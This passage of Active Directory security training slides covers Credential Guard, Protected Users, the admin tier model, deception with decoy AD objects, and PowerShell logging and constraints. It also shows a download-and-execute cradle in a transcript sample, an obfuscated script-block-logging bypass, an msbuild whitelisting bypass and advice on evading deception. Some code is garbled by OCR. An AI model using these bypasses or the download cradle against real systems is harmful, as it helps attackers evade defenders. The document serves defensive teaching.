- Credential Guard cannot be enabled on a domain controller as it breaks authentication there.
- Only available on the Windows 10 Enterprise edition and Server 2016.
- It has been proved possible to replay service account credentials for lateral movement even if credential guard is enabled.

<https://www.cyberark.com/blog/cyberark-labs-research-stealing-service-credentials-achieve-full-domain-compromise/>

# Detection and Defense - Architectural Changes

## Device Guard

- Now called, Windows Defender Device Guard, it is a group of features "designed to harden a system against malware attacks. Its focus is preventing malicious code from running by ensuring only known good code can run."
- Three primary components:
  - Configurable Code Integrity (CCI) - Configure only trusted code to run
  - Virtual Secure Mode Protected Code Integrity - Enforces CCI with Kernel Mode (KMCI) and User Mode (UMCI)
  - Platform and UEFI Secure Boot - Ensures boot binaries and firmware integrity

<https://docs.microsoft.com/en-us/windows/device-security/device-guard/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies>



# Detection and Defense - Architectural Changes

## Protected Users Group

- Protected Users is a group introduced in Server 2012 R2 for "better protection against credential theft" by not caching credentials in insecure ways. A user added to this group:
  - Cannot use CredSSP and WDigest - No more cleartext credentials caching.
  - NTLM hash is not cached.
  - Kerberos does not use DES or RC4 keys. No caching of clear text cred or long term keys.
- If the domain functional level is Server 2012 R2:
  - No NTLM authentication.
  - No DES or RC4 keys in Kerberos pre-auth.
  - No delegation (constrained or unconstrained)
  - No renewal of TGT beyond initial for hour lifetime - Hardcoded, unconfigurable "Maximum lifetime for user ticket" and "Maximum lifetime for user ticket renewal"

<https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group>

[https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/how-to-configure-protected-accounts#BKMK\\_AddtoProtectedUsers](https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/how-to-configure-protected-accounts#BKMK_AddtoProtectedUsers)

# Detection and Defense - Architectural Changes

## Protected Users Group

- Needs all domain control to be at least Server 2008 or later (because AES keys).
- Not recommended by MS to add DAs and EAs to this group without testing "the potential impact" of lock out.
- No cached logon ie.e no offline sign-on.
- Having computer and service accounts in this group is useless as their credentials will always be present on the host machine.

# Detection and Defense - Architectural Changes

## Privileged Administrative Workstations (PAWs)


- A hardened workstation for performing sensitive tasks like administration of domain controllers, cloud infrastructure, sensitive business functions etc.
- Can provide protection from phishing attacks, OS vulnerabilities, credential replay attacks.
- Admin Jump servers to be accessed only from a PAW, multiple strategies
  - Separate privilege and hardware for administrative and normal tasks.
  - Having a VM on a PAW for user tasks.

# Detection and Defense - Architectural Changes


## Active Directory Administrative Tier Model

- Composed of three levels only for administrative accounts:
  - Tier 0 – Accounts, Groups and computers which have privileges across the enterprise like domain controllers, domain admins, enterprise admins. .
  - Tier 1 - Accounts, Groups and computers which have access to resources having significant amount of business value. A common example role is server administrators who maintain these operating systems with the ability to impact all enterprise services.
  - Tier 2 - Administrator accounts which have administrative control of a significant amount of business value that is hosted on user workstations and devices. Examples include Help Desk and computer support administrators because they can impact the integrity of almost any user data.
- Control Restrictions - What admins control.
- Logon Restrictions - Where admins can log-on to.

# Tier Model : Control Restrictions



# Tier Model : Logon Restrictions




# Detection and Defense - Architectural Changes

## ESAE (Enhanced Security Admin Environment)

- Dedicated administrative forest for managing critical assets like administrative users, groups and computers.
- Since a forest is considered a security boundary rather than a domain, this model provides enhanced security controls.
- The administrative forest is also called the Red Forest.
- Administrative users in a production forest are used as standard non-privileged users in the administrative forest.
- Selective Authentication to the Red Forest enables stricter security controls on logon of users from non-administrative forests.

[https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material#ESAE\\_BM](https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material#ESAE_BM)



# Detection and Defense - Recommended Readings

- Securing Privileged Access:

<https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access>

- Best Practices for Securing Active Directory:

<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory>

## Detection and Defense - Deception

- Deception is a very effective technique in active directory defense.
- By using decoy domain objects, defenders can trick adversaries to follow a particular attack path which increases chances of detection and increase their cost in terms of time.
- Traditionally, deception has been limited to leave honey credentials on some boxes and check their usage but we can use it effectively during other phases of an attack.

# Detection and Defense - Deception in Active Directory

- What to target? Adversary mindset of going for the "lowest hanging fruit" and illusive superiority over defenders.
- We must provide the adversaries what they are looking for. For example, what adversaries look for in a user object:
  - Password does not expire
  - Trusted for Delegation
  - Users with SPN
  - Password in description
  - Users who are members of high privilege groups
  - Users with ACL rights over other users, groups or containers
- Let's create some objects which can be used for deceiving adversaries. We can use Deploy-Deception for this: <https://github.com/samratashok/Deploy-Deception>

## Deception in Active Directory - Enumeration - User Objects

- Let's create a decoy user "usermanager" whose password never expires and turn on GenericRead for "Everyone":

```
Create-DecoyUser -UserFirstName user -UserLastName  
manager -Password Pass@123 | Deploy-UserDeception -  
UserFlag PasswordNeverExpires -Verbose
```

- Please remember that an actual user is created on the DC where the above command is executed. Please remember to document this user's creation.

## Deception in Active Directory - Enumeration - User Objects

- A GenericRead/ReadProperty triggers a 4662 in all cases even when the decoy user is not specifically enumerated. For example, following commands trigger a 4662 for decoy user called usermanager.

net user /domain

Get-WmiObject -Class win32\_UserAccount

Get-ADUser -Filter \* (ActiveDirectory module)

Get-NetUser (PowerView and other LDAP based tools)

Find Users, Contacts, and Groups GUI

## Deception in Active Directory - Enumeration - User Objects

- A better use case is to get a log entry only when an obscure/uncommon property is read.
- Let's create a decoy user "usermanager-uncommon" whose password never expires and turn on auditing when x500uniqueidentifier is read for "Everyone":

```
Create-DecoyUser -UserFirstName user -UserLastName  
manager-uncommon -Password Pass@123 | Deploy-  
UserDeception -UserFlag PasswordNeverExpires -GUID  
d07da11f-8a3d-42b6-b0aa-76c962be719a -Verbose
```

## Deception in Active Directory - Enumeration - User Objects

- For the previous decoy user, only LDAP based tools like PowerView, ADExplorer etc. trigger 4662.
- Tools which use LDAP or other offensive tools fetch all the information in a single attempt which makes them stand out.
- Since we are targeting very basic enumeration which means there is a lot of noise, this is useful for filtering out some of the noise.
- Results are quite similar for user SPN (You may like to use a Kerberoast-able password when targeting lateral movement):

```
Create-DecoyUser -UserFirstName user -UserLastName manager-  
spn -Password Pass@123 | Deploy-UserDeception -SPN  
'dc/MSSQLSvc' -GUID f3a64788-5306-11d1-a9c5-0000f80367c1 -  
Verbose
```

## Deception in Active Directory - Enumeration - User Objects

- Let's filter the noise a bit more by auditing for ReadControl (read DACL) property:

```
Create-DecoyUser -UserFirstName user -UserLastName  
manager-control -Password Pass@123 | Deploy-  
UserDeception -UserFlag  
AllowReversiblePasswordEncryption -Right ReadControl -  
Verbose
```

- The above is triggered only when either DACL or all attributes are read for the user.

# Deception in Active Directory - Enumeration - Computers

- Computer objects can be created or modified to work as decoys.
- It is better to use actual computers as decoys to avoid easy identification. Decoy computers should either be VMs or turned off after joining the domain unless they are used as honeypots.
- What computers the attackers are interested in?
  - Older Operating Systems
  - Interesting SPN
  - Delegation Settings
  - Membership of privileged groups

## Deception in Active Directory - Enumeration - Computers

- Create a computer object for auditing whenever x500uniqueidentifier is read:  
`Create-DecoyComputer -ComputerName dcorp-web -Verbose | Deploy-ComputerDeception -PropertyFlag TrustedForDelegation -GUID d07da11f-8a3d-42b6-b0aa-76c962be719a -Verbose`
- Modify a computer object for auditing whenever its DACL is read:  
`Deploy-ComputerDeception -DecoyComputerName comp1 -PropertyFlag TrustedForDelegation -Right ReadControl -Verbose`
- We can also use - with limited success- DCShadow to mimic a Domain Controller.

See <http://dcshadow.com/> for details about the DCShadow attack by Benjamin and Vincent

# Deception in Active Directory - Enumeration - Groups

- Groups are, of course, interesting to attackers. We can have decoy groups with logging enabled for interesting activity like when Group Membership is read or Group members are read or an obscure property like x500uniqueidentifier or the DACL is read.
- We can make a Group, a member of other interesting groups.
- We can also create decoy users and make them member of the decoy group we are creating.
- An example for auditing when the DecoyGroup DACL is read:

```
Create-DecoyGroup -GroupName "Forest Admins" -Verbose |  
Deploy-GroupDeception -AddMembers usermanager -  
AddToGroup dnsadmins -Right ReadControl -Verbose
```

## Deception in Active Directory - Enumeration - Groups

- Here is an example which logs 4662 when Group membership property set is read:

```
Create-DecoyGroup -GroupName "Forest Admins" -Verbose |  
Deploy-GroupDeception -AddMembers usermanager -  
AddToGroup dnsadmins -GUID bc0ac240-79a9-11d0-9020-  
00c04fc2d4cf -Verbose
```

- Similar to Groups for User objects we can create decoy OUs for Users and Computer objects.

# Deception in Active Directory - Lateral Movement - Users

- Couple of very interesting techniques which are also usable with the popular honey-credentials method. Make the decoy user a part of the domain admins or other privileged group or rights like DCSync :
  - Set the Logon Workstation to a non-existent machine
  - Deny logon to the user.
- In both the above cases, even with valid credentials, an adversary cannot abuse the credentials.
- With Audit Kerberos Authentication Service with Audit Failure enabled, a 4768 is logged every time someone tries to use that user.
- Such a decoy user will also be very interesting for enumeration!

Configuration | Windows Settings | Security Settings | Advanced Audit Policy

Configuration | Audit Policies | Account Logon | Audit Kerberos Authentication Service

-> Success and Failure

## Deception in Active Directory - Lateral Movement - Users

- Create a decoy user who is member of the domain admins group and is denied logon:

```
Create-DecoyUser -UserFirstName dec -UserLastName da -  
Password Pass@123 | Deploy-PrivilegedUserDeception -  
Technique DomainAdminsMembership -Protection DenyLogon  
-Verbose
```

- To enable Directory Access (4662) auditing on the above user:

```
Deploy-UserDeception -DecoySamAccountName decda -GUID  
d07da11f-8a3d-42b6-b0aa-76c962be719a -Verbose
```

## Deception in Active Directory - Lateral Movement - Users

- Another interesting technique is to provide a "master" user FullControl over a "slave" user. This makes both the master and slave users interesting for an adversary looking at ACLs.
- Like the previous one, this technique is also useful in both the enumeration - specially ACL enumeration and lateral movement phase.
- For targeting lateral movement, we can make either slave or master or both privileged users, set SPN or any other flag we saw in Deploy-UserDeception.

# Deception in Active Directory - Lateral Movement - Users

- Create a slave user and set FullControl over it for a master user for targeting enumeration.  
`Create-DecoyUser -UserFirstName master -UserLastName user -  
Password Pass@123`  
`Create-DecoyUser -UserFirstName slave -UserLastName user -  
Password Pass@123 | Deploy-SlaveDeception -  
DecoySamAccountName masteruser -Verbose`
- To target lateral movement, as an example, we can set auditing whenever master user changes the ACL of slave:  
`Deploy-UserDeception -DecoySamAccountName slaveuser -  
Principal masteruser -Right WriteDacl -Verbose`

## Deception in Active Directory - Lateral Movement - Users

- To target lateral movement, for any existing "honeyuser", set auditing whenever honeyuser is used to interact with the slaveuser :  
`Deploy-UserDeception -DecoySamAccountName slaveuser -Principal honeyuser -Right ReadProperty -Verbose`

# Red Team Revenge - Identifying Deception

- There are multiple Enterprise solutions which do not use actual objects and can be spotted by looking at object properties like:
  - objectSID
  - lastLogon, lastlogontimestamp
  - Logoncount
  - whenCreated
  - Badpwdcount
  - Compare with known actual objects

[https://i.dailymail.co.uk/i/pix/2011/07/20/article-2017058-0D12DD6500000578-789\\_634x454.jpg](https://i.dailymail.co.uk/i/pix/2011/07/20/article-2017058-0D12DD6500000578-789_634x454.jpg)

# Red Team Revenge - Identifying Deception

- Some Enterprise solutions also fill up ALL possible attributes for an object which can be easily spotted by comparing attributes with a real computer, say, the domain controller.
- In an assume breach scenario or from a foothold box, you can always get the actual DC by looking at logonserver env variable. Use the DC or your own computer object's properties to compare properties of other computers. Compare SID of other users with RID 500 and other built-in accounts.
- For multiple solutions, using WMI for retrieving information lists only the actual objects and not the fake ones.

# Red Team Revenge - Avoiding Deception

- Red teams need to change their approach to avoid detection by deception.
- Please stop going for the lowest hanging fruit. Enterprise networks are mess but if something looks to good to be true, investigate carefully!
- Avoid automated enumeration tools unless you absolutely know what they are doing in the background.
- I have been urging this in my talks (on ATA) and trainings - Avoid the urge to go for the DA privileges so that you can brag about it in the reports! Focus on goals of your operation.

# Blue Teams - Avoiding identification

- Using actual AD objects helps in avoiding detection. Deploy-Deception uses actual AD objects which means they may not stand out in very first attempt. At least, that is the idea :)
- Specifically for user decoys, it makes sense to create a logon to avoid funny entries in lastlogon, lastlogontimestamp and logoncount. Even more for Domain Admin decoys!

# Blue Teams - Avoiding identification

- Deploy-Decception addresses this to a limited extent by starting (and stopping) a process as the decoy DA when LogonWorkstation is set to one of the DCs. This fills up the "suspicious" properties:

```
Create-DecoyUser -UserFirstName dec -UserLastName da -  
Password Pass@123 | Deploy-PrivilegedUserDeception -  
Technique DomainAdminsMembership -Protection  
LogonWorkStation -LogonWorkStation dcorp-dc -CreateLogon  
-LogonCount 6 -Verbose
```

- Please be warned that the CreateLogon option in above command will also create a profile for the decoy DA on the DC.

# Detection and Defense - PowerShell

- Upgrade to Windows PowerShell 5.1 (Do not install PowerShell 6.0.0, it is PowerShell Core and does not support many security features of Windows PowerShell 5.1)
- Windows PowerShell 5 offers multiple security controls which certainly increase the costs to attacker.

<https://devblogs.microsoft.com/powershell/powershell-the-blue-team/>

## Detection and Defense - PowerShell - Whitelisting

- Use Application Control Policies (Applocker) and Device Guard to restrict PowerShell scripts. If Applocker is configured in "Allow mode" for scripts, PowerShell 5 automatically uses the Constrained Language Mode.
- In the constrained language mode, all Windows cmdlets and elements are allowed but allows only limited types. For example, Add-Type, Win32APIs, COM objects are not allowed.
- Both are supported by GPO, your mileage may vary according to your implementation preferences.

[https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_language\\_modes?view=powershell-5.1](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-5.1)

## Detection and Defense - PowerShell - Whitelisting Bypasses

- Please be mindful of whitelisting implementation. For example, if powershell.exe is blocked. .NET code can use System.Management.Automation NameSpace to load Powershell functionality.

C:\Windows\Microsoft.NET\Framework\v4.0.30319>msbuild.exe  
pshell.xml

<https://github.com/api0cradle/UltimateAppLockerByPassList>

<https://github.com/api0cradle/LOLBAS>

## Detection and Defense - PowerShell - Enhanced Logging

- PS v5 supports Enhanced logging – script block logging and system-wide transcription.
- This allows Blue teams to have a very in-depth look of an attacker's activities if he is using PowerShell.

## Detection and Defense - PowerShell - System-wide Transcription

- Enables transcription (console logging) for everything (powershell.exe, PowerShell ISE, custom hosts - .NET DLL, msbuild, installutil etc.) which uses PowerShell engine.
- Can be enabled using Group Policy (Administrative Templates -> Windows Components -> Windows PowerShell -> Turn on PowerShell Transcription). By-default transcripts are saved in the user's "My Documents" directory.
- HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription is the Registry key. Set EnableTranscriptng to 1. (See Enable-PSTranscription in the referred blog)

# Detection and Defense - PowerShell - System-wide Transcription

```
*****
Windows PowerShell transcript start
Start time: 20180110031437
Username: OPSDC\labuser
RunAs User: OPSDC\labuser
Configuration Name:
Machine: OPS-USER15 (Microsoft Windows NT 10.0.16299.8)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 5880
PSVersion: 5.1.16299.98
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, * *****
BuildVersion: 10.0.16299.98 Windows PowerShell transcript start
CLRVersion: 4.0.30319.42000 Start time: 20180110032959
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3 Username: OPSDC\labuser
SerializationVersion: 1.1.0.1 RunAs User: OPSDC\labuser
*****
Configuration Name:
Machine: OPS-USER15 (Microsoft Windows NT 10.0.16299.8)
Host Application: MSBuild.exe pshell.xml
Process ID: 4652
PSVersion: 5.1.16299.98
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.16299.98
BuildVersion: 10.0.16299.98
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
PS C:\Users\labuser> iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/theattacker/scr
*****
```

## Detection and Defense - PowerShell - System-wide Transcription

- The transcripts are written as text files and can quickly grow in size because the command output is also recorded. It is always recommended to forward the transcripts to a log system to avoid tempering and running out of disk space.
- Known problems - Too many logs in an enterprise level network. Enabling transcripts on a DC breaks the Active Directory Administration Centre GUI application.

# Detection and Defense - PowerShell - Enhanced Logging

## Script block logging

- Logs contents of all the script blocks processed by the PowerShell engine regardless of host used.
- Can be enabled using Group Policy (Administrative Templates -> Windows Components -> Windows PowerShell -> Turn on PowerShell Script Block Logging). Logs to Microsoft-Windows-PowerShell/Operational.
- By-default only first execution of a script block is logged (Verbose 4104). Set "Log script block invocation start / stop events" for start and stop of scripts in Event ID 4105 and 4106.(Multi-fold increase in number of logs)

# Detection and Defense - PowerShell - Enhanced Logging

## Script block logging

- HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging is the Registry key. Set EnableScriptBlockLogging to 1. (See Enable-PSScriptBlockLogging in the referred blog)
- PowerShell v5 onwards logs (Warning level Event ID 4104) some suspicious script blocks automatically based on a list of suspicious commands. See: <https://github.com/PowerShell/PowerShell/blob/v6.0.0-alpha.18/src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs#L1612-L1660>
- It also records the original obfuscated code as well as decoded and deobfuscated code.

# Detection and Defense - PowerShell - Enhanced Logging

The image shows two separate windows titled "Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)". Both windows have tabs for "General" and "Details".

**Left Window (Event ID 4104, Logged: 1/8/2018 9:18:52 PM):**

- Creating Scriptblock text (1 of 1):**

```
ls
```
- ScriptBlock ID:** 12784da8-feb9-4d0a-a853-f9ff3359db0f
- Path:** \
- Log Name:** Microsoft-Windows-PowerShell/Operational
- Source:** PowerShell (Microsoft-Windows-PowerShell)
- Event ID:** 4104
- Level:** Verbose
- User:** OPSDC\labuser
- OpCode:** On create calls
- Keywords:** None
- Task Category:** Execute a Remote Command
- Logged:** 1/8/2018 9:18:52 PM
- Computer:** ops-user15.offensiveps.com
- More Information:** [Event Log Online Help](#)

**Right Window (Event ID 4104, Logged: 09-01-2018 16:20:44):**

- Creating Scriptblock text (1 of 77):**


```
function Invoke-Mimikatz
{
    <#
    .SYNOPSIS
This script loads Mimikatz completely in memory.
```
- Log Name:** Microsoft-Windows-PowerShell/Operational
- Source:** PowerShell (Microsoft-Windows-PowerShell)
- Event ID:** 4104
- Level:** Warning
- User:** DESKTOP-SKNU27\Nikhil
- OpCode:** On create calls
- Keywords:** None
- Task Category:** Execute a Remote Command
- Logged:** 09-01-2018 16:20:44
- Computer:** DESKTOP-SKNU27
- More Information:** [Event Log Online Help](#)

# Detection and Defense - PowerShell - Enhanced Logging

## Module logging

- Available since PowerShell v3, module logging logs pipeline execution and command execution events.
- Can be enabled using Group Policy (Administrative Templates -> Windows Components -> Windows PowerShell -> Turn on Module Logging). Use "\*" to log for all modules. Logs to Microsoft-Windows-PowerShell/Operational with Event ID 4103.
- HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging is the Registry key. Set EnableModuleLogging to 1.
- HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging\ModuleNames is the Registry key. Create a key \* and set it to \* for all modules.

# Detection and Defense - PowerShell - Enhanced Logging




## Detection and Defense - PowerShell - Enhanced Logging

- Warning level script block logging checks only for a known list of suspicious commands.
- Large number of logs for script block logging. Even more if invocation of script blocks is logged.
- Huge number of logs when module logging is enabled.

## Detection and Defense - PowerShell - AMSI

- AMSI (AntiMalware Scan Interface) provides the registered antivirus access to contents of a script before execution.
- This allows detection of malicious scripts regardless of input method (disk, encodedcommand, in-memory).
- Enabled by-default on Windows 10 and supported by Windows Defender.
- Known problem: AMSI has no detection mechanism. It is dependent on the signature based detection by the registered antivirus.

# Detection and Defense - PowerShell - AMSI



## Detection and Defense - PowerShell - Constrained PowerShell

- Language mode in PowerShell is used to control access to different elements for a PowerShell session.
- In the constrained language mode, all Windows cmdlets and elements are allowed but allows only limited types. For example, Add-Type, Win32APIs, COM objects are not allowed.
- Intended to work with Applocker in Allow mode or UMCI (Device Guard User Mode Code Integrity). When Allow mode is set for scripts in Applocker, the Constrained Language mode kicks-in by itself.
- Known problem: Not easy to implement enterprise-wide.

# Detection and Defense - PowerShell - Constrained PowerShell

The screenshot illustrates a penetration testing scenario involving AppLocker, PowerShell, and Event Viewer.

**AppLocker Properties:** The "Enforcement Advanced" tab is selected. Under "Executable rules", "Enforce rules" is checked. Under "Script rules", "Configured" is checked and "Enforce rules" is selected. Under "Packaged app Rules", "Enforce rules" is selected.

**Windows PowerShell:** A PowerShell session is running as "labuser". The command `powershell -ep bypass` is run, bypassing AppLocker enforcement. The command `Invoke-PortScan -StartAddress 192.168.0.1 -EndAddress 192.168.0.1` is then run, which fails because it's run in constrained language mode. The error message is: "New-Object : Cannot create type. Only core types are supported in this language mode." The event log entry shows the failure.

**Event Viewer Log:** An event from the Microsoft-Windows-AppLocker/MSI and Script log is displayed. The event details show the failure of the script "%OSDRIVE%\USERS\LABUSER\Desktop\Invoke-PortScan.ps1" due to being prevented from running. The event properties show the following details:

|                |                                            |
|----------------|--------------------------------------------|
| Log Name:      | Microsoft-Windows-AppLocker/MSI and Script |
| Source:        | AppLocker                                  |
| Event ID:      | 8007                                       |
| Level:         | Error                                      |
| Keywords:      |                                            |
| Task Category: | None                                       |
| Logged:        | 1/10/2018 5:43:00 AM                       |

## Detection and Defense - PowerShell - JEA

- JEA (Just Enough Administration) provides role based access control for PowerShell based remote delegated administration.
- With JEA non-admin users can connect remotely to machines for doing specific tasks.
- Focused more on securing privileged access than solving a problem introduced with PowerShell unlike others discussed so far.
- JEA endpoints have PowerShell transcription and logging enabled.

[https://docs.microsoft.com/en-us/previous-versions//dn896648\(v=technet.10\)](https://docs.microsoft.com/en-us/previous-versions//dn896648(v=technet.10))

# Detection and Defense - PowerShell - Bypasses

- Bypasses for the defenses can be categorized in the following categories:
  - PowerShell downgrade to version 2
  - Unloading, disabling or unsubscribing
  - Obfuscation
  - Trust abuse (Using trusted executables and code injection in trusted scripts)
- Many bypasses leave log entries which can be used to detect them.

## Detection and Defense - PowerShell - Bypass using PowerShell Downgrade

- PowerShell version 2 lacks ALL of the detection mechanisms we discussed.
- PowerShell version 2 can be called using the -Version parameter or by using v2 reference assemblies.
- Version v2.0, 3.0 or 3.5 of the .NET Framework is required to use PowerShell v2.
- PowerShell v2 Windows features must be enabled (enabled by default).

# Detection and Defense - PowerShell - Detecting Bypasses

- Windows PowerShell log Event ID 400 contains Engine version which can be used for detection.

|                  |                      |                 |                                             |                   |                                                 |
|------------------|----------------------|-----------------|---------------------------------------------|-------------------|-------------------------------------------------|
| SequenceNumber=9 | HostName=ConsoleHost | HostVersion=2.0 | HostId=122bd67a-0142-4b1e-ba06-8d02eb14c506 | EngineVersion=2.0 | RunspaceId=b248d255-21b9-400a-9672-08b14a8be7a6 |
| Log Name:        | Windows PowerShell   | Source:         | PowerShell (PowerShell)                     | Logged:           | 4/19/2017 5:10:24 PM                            |
| Event ID:        | 400                  | Level:          | Information                                 | Task Category:    | Engine Lifecycle                                |
| User:            | N/A                  | Keywords:       | Classic                                     | Computer:         | ops-terminalser.offensiveps.com                 |
| OpCode:          |                      |                 |                                             |                   |                                                 |

Reference: <http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/>

# Detection and Defense - PowerShell - Bypass Script Block Logging

- Script block logging can be bypassed for the current session without admin rights by disabling it from the Group Policy Cache as discovered by Ryan Cobb.
  - For efficiency, Group Policy settings are cached and used by Powershell. It is possible to read and modify the settings!
  - Taken From: <https://cobbr.io/ScriptBlock-Logging-Bypass.html>

```
$GroupPolicyField =
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetFileId"('cachedGroupPolicySettings',
'N'-'n'-'public,Static')
if ($GroupPolicyField) {
    $GroupPolicyCache = $GroupPolicyField.GetValue($null)
    if ($GroupPolicyCache['ScriptB'+'lockLogging']) {
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging'] = 0
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
    }
    $val = [System.Collections.Generic.Dictionary[string,System.Object]]::new()
    $val.Add('EnableScriptB'+'lockLogging', 0)
    $val.Add('EnableScriptB'+'lockInvocationLogging', 0)

$GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging'] = $val
}
esterAcademy.com
```

PentesterAcademy.com

Attacking and Defending Active Directory

330

# Detection and Defense - PowerShell - Unload Warning Level Script Block Logging

